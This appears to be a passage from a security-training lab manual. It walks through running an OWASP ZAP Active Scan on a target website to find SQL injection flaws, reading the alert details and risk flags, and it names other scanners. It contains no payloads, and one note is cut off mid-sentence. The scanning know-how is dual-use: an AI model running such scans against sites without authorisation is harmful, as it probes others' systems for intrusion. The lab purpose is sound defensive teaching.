
6. **OWASP ZAP** starts performing **Active Scan** on the target website, as shown in the screenshot.



7. After the scan completes, **Alerts** tab appears, as shown in the screenshot.


8. You can observe the vulnerabilities found on the website under the **Alerts** tab.

> Note: The discovered vulnerabilities might differ when you perform this task.



9. Now, expand the **SQL Injection** vulnerability node under the **Alerts** tab.


Note: If you do not see SQL Injection vulnerability under the Alerts tab, perform



10. Click on the discovered **SQL Injection** vulnerability and further click on the vulnerable URL.

11. You can observe the information such as **Risk**, **Confidence**, **Parameter**, **Attack**, etc., regarding the discovered SQL Injection vulnerability in the lower right-bottom, as shown in the screenshot.

> Note: The risks associated with the vulnerability are categorized according to severity of risk as Low, Medium, High, and Informational alerts. Each level of risk is represented by a different flag color:
>
> - **Red Flag**: High risk
> - **Orange Flag**: Medium risk
> - **Yellow Flag**: Low risk
> - **Blue Flag**: Provides details about information disclosure vulnerabilities



12. This concludes the demonstration of how to detect SQL injection vulnerabilities using OWASP ZAP.

13. Close all open windows and document all the acquired information.

14. You can also use other SQL injection detection tools such as **Acunetix Web Vulnerability Scanner** (https://www.acunetix.com), **Snort** (https://snort.org), **Burp Suite** (https://www.portswigger.net), **w3af** (https://w3af.org), to detect SQL injection vulnerabilities.